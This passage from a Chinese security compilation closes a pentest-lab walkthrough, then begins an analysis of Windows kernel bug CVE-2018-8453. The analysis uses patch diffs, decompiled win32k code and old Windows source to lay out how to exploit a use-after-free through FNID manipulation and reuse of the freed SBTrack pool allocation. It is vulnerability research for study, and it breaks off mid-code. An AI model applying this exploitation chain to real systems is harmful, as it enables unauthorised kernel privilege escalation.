Linux tl9-ssh-test 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64
Last login: Sat Jun 18 23:55:14 2016 from 172.16.0.2
d.nash@tl9-ssh-test:~$ ls
token.txt
d.nash@tl9-ssh-test:~$
```

安全客 (www.anquanke.com)

这是最后一个 token！成功过关！

4.19 后记

本文档仅介绍了通关的一种方法。我相信有很多选择。如果你知道一些有趣的方法来解决这个或那个问题，我在这里没有提到，我很乐意在评论中了解它。

我希望这篇文章能够帮助那些尚未与 Pentest 合作的人进入信息安全领域并尝试真正的实际测试。祝你好运！

漏洞分析

漏洞分析是至关重要的能力，不管是面对未披露详情的描述，甚至是刻意误导的资讯，都需要有扎实的漏洞分析能力删繁去简探明原理。本章节选当季度较为重要漏洞的复现分析，以供安全爱好者参考学习。

5 从补丁 diff 到 EXP–CVE-2018-8453 漏洞分析与利用 111

6 “水滴”来袭：详解 Binder 内核通杀漏洞 145

7 Dirty Sock：Ubuntu 提权漏洞分析 155

8 WordPress 5.0 RCE 详细分析 165

9 “SA-CORE-2019-003：Drupal 远程命令执行分析 181

10 Yet Another Way to Exploit Spring Boot Actuators via Jolokia 219

11 拒绝超长函数，从两个 curl 远程漏洞说起 229

从补丁 diff 到 EXP–CVE-2018-8453 漏洞分析与利用

文章作者：ze0r @360A-TEAM

文章来源：https://mp.weixin.qq.com/s/ogKCo-Jp8vc7otXyu6fTig

在本篇文章中，我们将对 CVE-2018-8453（Windows win32kfull.sys 内核提权漏洞）进行深入分析。

因国内外各大安全公司和平台主观和客观上的各种原因，该漏洞的技术分析一直模糊不清，甚至带有故意的错误，为还原真实，我们以漏洞为主，卡巴斯基的分析文章为辅进行分析。现将分析过程和利用对外分享发布，以供学习参考。

声明：本篇文章由 ze0r@360A-TEAM 原创，仅用于技术研究，不恰当使用会造成危害，严禁违法使用，否则后果自负。

5.1 前言

CVE-2018-8453 漏洞是一个 Windows 内核提权漏洞，由卡巴斯基官方于野外发现用于 APT 中攻击中东地区国家。在微软发布了更新补丁后，卡巴斯基也于第二天发布了关于这个漏洞的更加详细的分析，但仍然讳莫如深，以及多个故意错误（可能是因为卡巴斯基担心该漏洞可能被作为 Nday 利用）。此外，国内两大安全平台关于该漏洞的描述文章，也为谷歌直接翻译。故意错误加上翻译错误，让人无法清楚的知道该漏洞的原理和利用。


为了还原真实，我们以直面漏洞为主、卡巴分析文章为辅的方式对该漏洞进行分析和学习。

相关链接：


微软官方的补丁和漏洞简介可以看链接：https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2018-8453

卡巴斯基的分析文章链接：https://securelist.com/cve-2018-8453-used-in-targeted-attacks/88151/

下载该漏洞的单独补丁用 bindiff 与历史补丁进行查看，可发现主要变化如下 (新旧变化主要用上一个补丁日的 win32k.sys 来比较，下同)：



在底部，看到颜色差异比较大的就是一个叫 NtUserSetWindowFNID 的函数，比较一下：



```
IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums
 1int __stdcall NtUserSetWindowFNID(int a1, __int16 a2)
 2{
 3    int v2; // esi@1
 4
 5    UserEnterUserCritSec();
 6    v2 = ValidateHwnd(a1);
 7    if ( v2 )
 8    {
 9        if ( *(_DWORD *)(*(_DWORD *)(v2 + 8) + 0xB8) == PsGetCurrentProcessWin32Process() )
10        {
11            if ( a2 != 0x4000
12              && ((unsigned __int16)(a2 - 0x2A1) > 9u || *(_WORD *)(v2 + 0x2A) & 0x3FFF || IsWindowBeingDestroyed(v2)) )
13            {
14                v2 = 0;
15                UserSetLastError(0x57);
16            }
17            else
18            {
19                *(_WORD *)(v2 + 0x2A) |= a2;
20                v2 = 1;
21            }
22        }
23        else
24        {
25            v2 = 0;
26            UserSetLastError(5);
27        }
28    }
29    UserSessionSwitchLeaveCrit();
30    return v2;
31}
                                                    安全客 ( www.anquanke.com )
```

可见判断流程中，多了一个 IsWindowBeingDestroyed 函数调用：

```
IDA View-A | Pseudocode-A | Hex View-1 | Stru
 1signed int __stdcall IsWindowBeingDestroyed(int a1)
 2{
 3    signed int v1; // esi@1
 4    int v2; // edx@1
 5    int v3; // edx@4
 6
 7    v1 = 0;
 8    if ( IsWindowDestroyed(a1)
 9      || *(_BYTE *)(v2 + 0x18) & 0x80
10      || *(_WORD *)(v2 + 0x2A) & 0x8000
11      || (v3 = *(_DWORD *)(v2 + 8)) != 0 && *(_BYTE *)(v3 + 0xD8) & 1 )
12    {
13        v1 = 1;
14    }
15    return v1;
16}
                                                    安全客 ( www.anquanke.com )
```

也就是说，主要在设置改变窗口的一个成员时，多了一个检查。那么就意味着，本漏洞的原因是设置成员时，没有判断某成员造成，从名字上看，这个成员为 FNID。

那么，问题在于，FNID 这个成员没有检查又会造成什么影响呢？我们查看一下这个成员的作用，在 win2000 的部分源代码中，我们可以搜索 FNID 来探明 FNID 是什么意义。

```
779  * -Modify the gaFNIDtoCLS table in Kernel\ntstubs.c
780  */
781 #define FNID_START              0x0000029A
782 #define FNID_WNDPROCSTART       0x0000029A
783
784 #define FNID_SCROLLBAR          0x0000029A      // xxxSBWndProc;
785 #define FNID_ICONTITLE          0x0000029B      // xxxDefWindowProc;
786 #define FNID_MENU               0x0000029C      // xxxMenuWindowProc;
787 #define FNID_DESKTOP            0x0000029D      // xxxDesktopWndProc;
788 #define FNID_DEFWINDOWPROC      0x0000029E      // xxxDefWindowProc;
789
790 #define FNID_WNDPROCEND         0x0000029E      // see PatchThreadWindows
791 #define FNID_CONTROLSTART       0x0000029F
792
793 #define FNID_BUTTON             0x0000029F      // No server side proc
794 #define FNID_COMBOBOX           0x000002A0      // No server side proc
795 #define FNID_COMBOLISTBOX       0x000002A1      // No server side proc
796 #define FNID_DIALOG             0x000002A2      // No server side proc
797 #define FNID_EDIT               0x000002A3      // No server side proc
798 #define FNID_LISTBOX            0x000002A4      // No server side proc
799 #define FNID_MDICLIENT          0x000002A5      // No server side proc
800 #define FNID_STATIC             0x000002A6      // No server side proc
801
802 #define FNID_IME                0x000002A7      // No server side proc
803 #define FNID_CONTROLEND         0x000002A7
804
805 #define FNID_HKINLPCWPEXSTRUCT      0x000002A8
806 #define FNID_HKINLPCWPRETEXSTRUCT   0x000002A9
807 #define FNID_DEFFRAMEPROC       0x000002AA      // No server side proc
808 #define FNID_DEFMDICHILDPROC    0x000002AB      // No server side proc
809 #define FNID_MB_DLGPROC         0x000002AC      // No server side proc
810 #define FNID_MDIACTIVATEDLGPROC 0x000002AD      // No server side proc
811 #define FNID_SENDMESSAGE        0x000002AE
812
813 #define FNID_SENDMESSAGEFF      0x000002AF
814 #define FNID_SENDMESSAGEEX      0x000002B0
815 #define FNID_CALLWINDOWPROC     0x000002B1
816 #define FNID_SENDMESSAGEBSM     0x000002B2
817 #define FNID_SWITCH             0x000002B3      // Just used by GetTopMostIn
818 #define FNID_TOOLTIP            0x000002B4
819 #define FNID_END                0x000002B4
```

这个 FNID 成员是用来标识本窗口是一个什么样的窗口，比如是一个按钮还是一个编辑框，这一点从文章里也可以印证。而从补丁修改后新加的函数名 IsWindowBeingDestroyed 来看，这里是要判断本窗口是否已经准备删除了。从文章中说的查看 ReactOS 代码，可知道准备删除标记就是添加上 FNID_FREE（0x8000）的标记。关键在于，不检查 FREE 之后的窗口是如何触发漏洞呢?

通过卡巴的文章，我们整理出来大致利用思路：代码先 HOOK KernelCallbackTable-> 产生一个主窗口-> 在 USER32!**fnINLPCREATESTRUCT 回调中去查找并取消掉 sysShadow 窗口-> 以主窗口作为父窗口产生一个滚动条窗口 SrollBar-> 发送 WM_LBUTTONDOWN 消息-> 系统处理消息时会发生 USER32!**fnDWORD 回调，在 USER32!**fnDWORD 回调中销毁主窗口-> 这将导致主窗口销毁从而产生 USER32!**fnNCDESTROY 回调->USER32!__fnNCDESTROY 回调中调用 NtUserSetWindowFNID 更改掉 FNID-> 至此文章中开始语焉不详，文章中说重用了 sysShadow，但我们根本理解不了如何发生得重用。所以需要我们自己来动手实现。

首先我们来实现漏洞函数得调用，仔细观察：

```
1 tagWND *__stdcall NtUserSetWindowFNID(int a1, __int16 FNID)
2 {
3     tagWND *pWnd; // esi@1
4     signed int ErrorNumber; // [sp-4h] [bp-8h]@3
5
6     UserEnterUserCritSec();
7     pWnd = (tagWND *)ValidateHwnd(a1);
8     if ( pWnd )
9     {
10        if ( pWnd->head.pti->ppi == (tagPROCESSINFO *)PsGetCurrentProcessWin32Process() )
11        {
12            if ( FNID == 0x4000 || (unsigned __int16)(FNID - 0x2A1) <= 9u && !(pWnd->fnid & 0x3FFF) )
13            {
14                pWnd->fnid |= FNID;
15                pWnd = (tagWND *)1;
16                goto LABEL_10;
17            }
18            ErrorNumber = 0x57;
19        }
20        else
21        {
22            ErrorNumber = 5;
23        }
24        pWnd = 0;
25        UserSetLastError(ErrorNumber);
26    }
27 LABEL_10:
28    UserSessionSwitchLeaveCrit();
29    return pWnd;
30 }
```

安全客 (www.anquanke.com)

可以看到，要想成功更改 FNID，需要满足几个条件，我们不可能只设置为 0x4000（这个只是打个标记，不产生实际作用）。至于新 FNID 得值，我们可以按照文章中说的直接设置为 0x2a1 即可。而对于后面的条件，要求我们要设置的窗口原来不能有 FNID（除 0x4000 和 0x8000 外，但这两个标记我们打了没用）。这里经过多次测试，发现三种情况会时 FNID 为空：一种是在任意类型窗口刚建立时，这时系统在用户态主动调用 NtUserSetWindowFNID 来设置 FNID（user32.dll 中自动实现），而此时，如果没有设置完 FNID，则窗口还没有设置消息处理函数，也就没有处理消息的能力。而文章中提到了 WM_LBUTTONDOWN 消息，则可以肯定是在 Scrollbar 窗口完全创建之后。故此种情况不行。二种是用户注册的窗口类所产生的窗口，此窗口一直到销毁，都没有设置 FNID。第三种就是文章中所说的 sysShadow 窗口，此窗口的作用只是产生阴影效果，但是确实 FNID 为空。也正是由于这个特性，本人被文章误导很长时间。后来请教 leeqwind 才知道，根本不是重用的 sysShadow，而是 SBTrack 结构。另外也可以看文章截图：

This leads to the following memory layout, where **USERTAG_SCROLLTRACK** is the freed pool allocation:

```
2: kd> !pool ffffee30`044b2a20
Pool page ffffee30044b2a20 region is Unknown
 ffffee30044b2000 size:  a10 previous size:    0  (Allocated)  Gpbm
*ffffee30044b2a10 size:   80 previous size:  a10  (Free ) *Usst
          Pooltag Usst : USERTAG_SCROLLTRACK, Binary : win32k!xxxSBTrackInit
 ffffee30044b2a90 size:  570 previous size:   80  (Allocated)  Gpbm
2: kd> db ffffee30044b2000+9E0 L100
ffffee30`044b29e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b29f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2a00  41 41 41 41 41 41 41 41-00 00 00 00 00 00 00 00  AAAAAAAA........
ffffee30`044b2a10  a1 00 08 2d 55 73 73 74-86 2a 86 8c 03 39 6f 9e  ...-Usst.*...9o.
ffffee30`044b2a20  10 1e 1f 00 30 ee ff ff-00 00 00 00 00 00 00 00  ....0...........
ffffee30`044b2a30  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
ffffee30`044b2a40  00 00 00 00 00 00 00 00-11 00 00 00 3d 00 00 00  ............=...
ffffee30`044b2a50  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
ffffee30`044b2a60  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
ffffee30`044b2a70  00 00 00 00 00 00 00 00-02 00 00 00 00 00 00 00  ................
ffffee30`044b2a80  60 52 ff 03 30 ee ff ff-00 00 00 00 00 00 00 00  `R..0...........
ffffee30`044b2a90  08 00 57 23 47 70 62 6d-00 00 00 00 00 00 00 00  ..W#Gpbm........
ffffee30`044b2aa0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2ab0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2ac0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2ad0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Freed scrollbar heap allocation

When another scrollbar is allocated, the *SysShadow* class memory reference is reused, but its contents are attacker-

由于本人注意力全放在了文章触发中，还未关注利用，没注意后面的内容，其实这里已经泄露了真相（深刻检讨反思！）。从截图的红框中可看到，标记是 Usst，分配者又是 win32k!xxxSBTrackInit。所以很明显可知要被重用的是 SBTrack。

文章中说明了需要在 FNID 设置为 0x8000 之后，再调用漏洞函数更改 FNID。我们知道，一个窗口销毁的用户态接受到的最后消息是 WM_NCDESTORY，在 win32k 中，这是在 xxxFreeWindow 函数中发送给窗口的：

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports

```
103   if ( *(_BYTE *)(dword_BFA2F508 + ((unsigned int)pWND_v2->head.h & 0xFFFF) + dword_BFA2F504 + 9) & 1 )
104       HMChangeOwnerThread(pWND_v2, gptiCurrent);
105   xxxFW_DestroyAllChildren((int)pWND_v2);
106   xxxSendMessage(pWND_v2, 0x82u, 0, 0);
107   v11 = _MonitorFromWindow(pWND_v2, 1);
108   v59 = gptiCurrent[0x2D];
109   gptiCurrent[0x2D] = &v59;
110   v60 = v11;
111   ++*(_DWORD *)(v11 + 4);
112   xxxRemoveFullScreen((int)pWND_v2, gpDispInfo, v11);
113   ThreadUnlock1();
114   v12 = pWND_v2->fnid & 0x3FFF;
115   if ( v12 >= 0x29Au && !(pWND_v2->fnid & 0x4000) )
116   {
117     if ( v12 > 0x2A0u )
118     {
119       if ( v12 <= 0x2AAu && !(*((_BYTE *)gptiCurrent + 0xD8) & 1) )
120         SFnDWORD((int)pWND_v2, 0x70, 0, 0, 0, *(_DWORD *)(gpsi + 4 * v12 - 0x8E8), 1, 0);
121     }
122     else
123     {
124       (*(void (__stdcall **)(tagWND *, signed int, _DWORD, _DWORD, _DWORD))(gpsi
125                                                                             + 4
126                                                                             * ((LOBYTE(pWND_v2->fnid) + 6) & 0x1F)
127                                                                             + 8))(
128           pWND_v2,
129           0x70,
130           0,
131           0,
132           0);
133     }
134     pWND_v2->fnid |= 0x4000u;
135   }
136   pWND_v2->fnid |= 0x8000u;
137   spwndOwner_v13 = pWND_v2->spwndOwner;
138   if ( spwndOwner_v13 && spwndOwner_v13->spwndLastActive == pWND_v2 )
139     SafeLockWindow(&spwndOwner_v13->spwndLastActive, pWND_v2->spwndOwner);
140   if ( *(_BYTE *)gpsi & 4 && pWND_v2 == (tagWND *)gptiCurrent[0x59] )
141     HMAssignmentUnlock(gptiCurrent + 0x59);
142   v14 = (tagWND **)(gptiCurrent[0x2F] + 0x24);
143   if ( pWND_v2 == *v14 )
```

安全客 (www.anquanke.com)

可以看到在 106 行发送了 0x82（WM*NCDESTORY*）***号消息，所以我们需要在 106*** *行之后想办法回到用户态。但同时有另外一个问题，就是注意第 134* ***行，这行把 FNID*** *打上 0x4000* ***的标记，而文章中完全是 0x8000*** *直接变成了 0x82a1，****没有 0x4000*** *的标记，所以我们如果再 WM*NCDESTORY 消息中去更改 FNID，那么确实可以马上更改掉 FNID，但是这时窗口还并没有打上 0x8000 的标记（到 136 行中才被标记），这与文章明显不符。所以文中所说的在 USER32!__fnNCDESTROY 中去调用 NtUserSetWindowFNID 更改 FNID 的做法为故意错误。

```
419     if ( IsWindowDesktopComposed((int)pWND_v2) )
420     {
421         v40 = pWND_v2->head.h;
422         v41 = (void *)ReferenceDwmApiPort();
423         DwmAsyncOwnerChange(v41, (int)v40, 0);
424     }
425     DereferenceClass(pWND_v2);
426     HMMarkObjectDestroy(pWND_v2);
427     v42 = (_BYTE *)(dword_BFA2F508 * ((unsigned int)pWND_v2->head.h & 0xFFFF) + dword_BFA2F504 + 9);
428     *v42 |= 2u;
429     v43 = _GetProcessWindowStation(0);
430     v44 = v43;
431     if ( v43 )
432     {
433         if ( *(tagWND **)(v43 + 0x20) == pWND_v2 )
434         {
435             HMAssignmentUnlock(v43 + 0x20);
436             *(_DWORD *)(v44 + 0x18) = 0;
437         }
438         if ( *(tagWND **)(v44 + 0x28) == pWND_v2 )
439             HMAssignmentUnlock(v44 + 0x28);
440         if ( *(tagWND **)(v44 + 0x24) == pWND_v2 )
441             HMAssignmentUnlock(v44 + 0x24);
442     }
443     if ( pWND_v2->ExStyle2 & 1 )
444         _RemoveClipboardFormatListener(pWND_v2);
445     v45 = ThreadUnlock1();
446     if ( v45 )
447     {
```

安全客（www.anquanke.com）

经过本人用 pykd 动态测试发现，窗口在 426 行的调用后，窗口句柄将不存在，NtUserSetWindowFNID 函数的 ValidateHwnd 函数将返回 0 从而直接跳过 FNID 设置。也就是我们想要实现文章中直接将 0x8000 设置成 0x82a1 的效果，需要我们在 134 行到 426 行之间，找到一个回到用户态的调用。


这里插播一点题外话。本人一开始是在 WINDOWS7 的 win32k.sys 做分析，结果搜索很长时间未能成功找到，直到某天 twitter 上有人提到该漏洞在 win8.1 之后可利用，在看了 win10 的 win32kfull.sys 后恍然大悟，教训深刻！

回到正题，之后我们可以看到这里：

```
254LABEL_47:
255     *((_WORD *)v1 + 0x19) |= 0x8000u;
256     v26 = v1[0x3A];
257     if ( v26 && v26 != 0xFFFFFFFF )
258     {
259         if ( v1[0x2E] & 0x800 )
260         {
261             RtlFreeHeap(*(HANDLE *)(v1[3] + 0x40), 0, (PVOID)v1[0x3A]);
262         }
263         else if ( !(*(_DWORD *)(PsGetCurrentProcess() + 0xCC) & 0x40000008) && !(*(_BYTE *)(v103 + 0xF4) & 1) )
264         {
265             xxxClientFreeWindowClassExtraBytes(v1[0x3A]);
266         }
267         v1[0x3A] = 0;
268     }
269     v27 = v1[0x11];
270     if ( v27 )
271     {
272         v28 = v27 + 0xA0;
273         if ( *(_DWORD **)(v27 + 0xA0) == v1 )
274         {
275             if ( *(_BYTE *)(v27 + 0x1F) < 0 || *(_BYTE *)(v27 + 0x20) < 0 )
276                 v27 = 0;
277             HMAssignmentLock(v28, v27, v96, v98);
278         }
```

安全客（www.anquanke.com）

上面这张截图为 win10 下的 win32kfull.sys 的 IDA 分析结果。我们可以看到，在 256 行改为了 0x8000 后，在 266 行有一个 xxxClientFreeWindowClassExtraBytes 函数调用：



该函数中很直接的调用了 KeUserModeCallback！毫无条件的直接回到了用户态。所以我们只要符合进入到 xxxClientFreeWindowClassExtraBytes 函数的条件即可。仔细查看代码，发现 258 行的判断，主要是判断窗口是否具有扩展字节（正如 xxxClientFreeWindowClassExtraBytes 函数名字所暗示的那样），有的话则调用 xxxClientFreeWindowClassExtraBytes 函数释放掉，由于扩展字节是分配在用户空间中的，所以该函数返回到用户态让用户态代码去释放掉（至少要通知）。所以只要我们在注册窗口类的时候，cbWndExtra 成员不为 0 即可。在窗口销毁时，就会在设置了 0x8000 之后，又回到了用户态。当窗口以 0x8000 回到用户态后，我们更改 FNID 为 0x82a1，返回到内核态后，xxxFreeWindow 继续往后执行。

回到 xxxFreeWindow 函数：

其中这里，可以看到代码判断了 FNID 的值，从而决定要不要调用 USER32!**fnDWORD。我们知道，当一个窗口被多个其他窗口、结构引用时，即时这个窗口已经被用户调用 DestoryWindow 销毁掉了，窗口对象也要在内存中继续存在，以等待所有引用它的地方不再引用它才真正释放本对象内存。那么，如果我们在销毁了一个窗口后，它的最后一个引用也释放的时候，调用 xxxFreeWindow 时，我们就可以用 FNID 来控制流程是否要回到用户态的 USER32!**fnDWORD 调用。所以攻击链也就此完整。

结合上面提到的，文章中提到了使用 xxxSBTrackInit。该函数主要用来实现滚动条按钮的跟随鼠标滚动，当用户在一个滚动条上按下左键，表示用户想要拖动滚动条，此时需要开始处理鼠标的移动，让滚动条也跟着相应动起来，在系统中，产生 SBTrack 结构来标记用户鼠标的当前位置，最后当用户放开鼠标左键时，表示用户已经拖动完成，需要释放相应 SBTrack 结构。

在 windows 2000 的源代码中，xxxSBTrackInit 部分代码如下：

```
2196  void xxxSBTrackInit(
2197      PWND pwnd,
2198      LPARAM lParam,
2199      int curArea,
2200      UINT uType)
2201  {
2202      int px;
2203      LPINT pwX;
2204      LPINT pwY;
2205      UINT wDisable;      // Scroll bar disable flags;
2206      SBCALC SBCalc;
2207      PSBCALC pSBCalc;
2208      RECT rcSB;
2209      PSBTRACK pSBTrack;
2210
2211      CheckLock(pwnd);
2212
2213
2214      if (PWNDTOPSBTRACK(pwnd)) {
2215          RIPMSG1(RIP_WARNING, "xxxSBTrackInit: PWNDTOPSBTRACK(pwnd) == %#p",
2216                  PWNDTOPSBTRACK(pwnd));
2217          return;
2218      }
2219
2220      pSBTrack = (PSBTRACK)UserAllocPoolWithQuota(sizeof(*pSBTrack), TAG_SCROLLTRACK);
2221      if (pSBTrack == NULL)
2222          return;
2223
2224      pSBTrack->hTimerSB = 0;
2225      pSBTrack->fHitOld = FALSE;
2226
2227      pSBTrack->xxxpfnSB = xxxTrackBox;
2228
2229      pSBTrack->spwndTrack = NULL;
2230      pSBTrack->spwndSB = NULL;
2231      pSBTrack->spwndSBNotify = NULL;
2232      Lock(&pSBTrack->spwndTrack, pwnd);
2233      PWNDTOPSBTRACK(pwnd) = pSBTrack;
2234
2235      pSBTrack->fCtlSB = (!curArea);
2236      if (pSBTrack->fCtlSB) {
2237
```

```
2416
2417        xxxCapture(PtiCurrent(), pwnd, WINDOW_CAPTURE);
2418        // After xxxCapture, revalidate pSBTrack
2419        RETURN_IF_PSBTRACK_INVALID(pSBTrack, pwnd);
2420
2421        if (pSBTrack->cmdSB != SB_THUMBPOSITION) {
2422            CopyRect(&pSBTrack->rcTrack, &rcSB);
2423        }
2424
2425        xxxSBTrackLoop(pwnd, lParam, pSBCalc);
2426
2427        // After xxx, re-evaluate pSBTrack
2428        REEVALUATE_PSBTRACK(pSBTrack, pwnd, "xxxTrackLoop");
2429        if (pSBTrack) {
2430            Unlock(&pSBTrack->spwndSBNotify);
2431            Unlock(&pSBTrack->spwndSB);
2432            Unlock(&pSBTrack->spwndTrack);
2433            UserFreePool(pSBTrack);
2434            PWNDTOPSBTRACK(pwnd) = NULL;
2435        }
2436    }
2437
```

安全客（www.anquanke.com）

大致流程就是在调用 UserAllocPoolWithQuota 申请了内存后，初始化 SBtrack，会将滚动条窗口以及通知窗口的指针放在本结构中，然后在 2425 行将当前窗口设置为捕获窗口。之后就调用 xxxSBTrackLoop 开始循环来处理用户的鼠标消息：

```
2157    ptiCurrent = PtiCurrent();
2158
2159    while (ptiCurrent->pq->spwndCapture == pwnd) {
2160        if (!xxxGetMessage(&msg, NULL, 0, 0)) {
2161            // Note: after xxx, pSBTrack may no longer be valid
2162            break;
2163        }
2164
2165        if (!_CallMsgFilter(&msg, MSGF_SCROLLBAR)) {
2166            cmd = msg.message;
2167
2168            if (msg.hwnd == HWq(pwnd) && ((cmd >= WM_MOUSEFIRST && cmd <=
2169                    WM_MOUSELAST) || (cmd >= WM_KEYFIRST &&
2170                    cmd <= WM_KEYLAST))) {
2171                cmd = SystoChar(cmd, msg.lParam);
2172
2173                // After xxxWindowEvent, xxxpfnSB, xxxTranslateMessage or
2174                // xxxDispatchMessage, re-evaluate pSBTrack.
